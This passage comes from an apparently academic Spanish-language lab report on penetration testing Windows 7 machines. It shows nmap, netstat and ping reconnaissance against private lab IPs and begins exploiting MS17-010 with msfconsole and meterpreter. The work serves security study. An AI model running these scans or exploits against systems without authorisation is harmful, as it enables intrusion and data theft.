Se recomienda que la organización cuente con todos los controles de seguridad, ya que si esto no se empela el riesgo a ser vulnerados es bastante alto, y la información estaría expuesta a un robo. Finalmente se debe entregar el informe con todo lo adquirido en a la investigación. Para que se tomen las medidas adecuadas y requeridas para la protección de la información.

Fallo de seguridad Windows 7 X64, herramienta Nmap.

Escaneo de dispositivos conectados a la red.
Sudo nmap -sn 10.0.2.15/24

Figura 41 sudo nmap -sn Win7x64




Fuente propia del autor.

Escaneo SO y escaneo de máquina.


Sudo nmap -A 10.0.2.3

Figura 42 sudo nmap -A Win7x64



Fuente propia del autor.

Figura 43 sudo nmap -A Win7x64




Fuente propia del autor.

3.3 Informe herramientas para identificar fallos.

Este equipo cuenta con SO Windows 7, y firewall presenta fallas ya que no detecta conexiones entrantes y no cumple con su función. Vamos a ejecutar comando ipconfig en esta máquina y a ver su resultado. Con este comando encontramos al ip configurada 192.168.0.9.


Figura 44 ipconfig Win7x86



Fuente propia del autor.

Ejecutamos netstat -ona y encontramos los puestos que tiene abiertos, con lo cual detectamos que el puerto es el 80.

Figura 45 netstat -ona Win7x86




Fuente propia del autor.

Ahora vamos a realizar el ataque desde Kali Linux.

Comando ping 192.168.0.9.

Fuente 46 ping Win7x86




Fuente propia del autor.

Ahora se ejecuta la herramienta Nmap, para detectar los puertos que estan abiertos y su uso.


Nmap -sS 192.168.0.9 -A

Figura 47 Puertos abiertos Win7x86



Fuente propia del autor.


Figura 48 Puertos abiertos Win7x86



Fuente propia del autor.


Nmap -sS -sV 192.168.0.9

Figura 49 Nmap -sS -sV Win7x86



Fuente propia del autor.

Figura 50 Figura 49 Nmap -sS -sV Win7x86



Fuente propia del autor.

3.4 Análisis del ataque a Windows 7 X64.


Cuando un atacante logra ingresar en la red y tener uso a los sistemas de la organización puede identificar las vulnerabilidades que se están presentando, y como no se han realizado las medidas de seguridad correspondientes para proteger el sistema, el atacante busca la manera de ingresar y ejecutar sus códigos para obtener su objetivo y crear un ataque, con el que va a lograr obtener una fuga de información.

Cuando se presenta el ataque lo que buscan es tener contacto con la red y el sistema de la organización, en este caso se va a atacar Windows 7 x64, en este caso se puede realizar una gran variedad de ataques informáticos, para lo cual vamos a ejecutar meterpreter y el objetivo es lograr dominar la máquina en su totalidad, con lo que ellos buscan desactivar el equipo y substraer la mayor cantidad de información.

Windows 7 x64.

IP maquina Win 7 X64


Figura 51 ipconfig Win7x64



Fuente propia del autor.

Ejecutar nping 10.0.2.15

Figura 52 nping Win7x64




Fuente propia del autor.

Se van a identificar las vulnerabilidades de la máquina.

Nmap -sS -sV 10.0.2.15

Figura 53 Nmap -sS -sV Win7x64




Fuente propia del autor.

3.5 Informe de explotación de vulnerabilidades.

Vulnerabilidad ms17-010
msfconsole


Figura 54 msfconsole Win7x64



Fuente propia del autor.

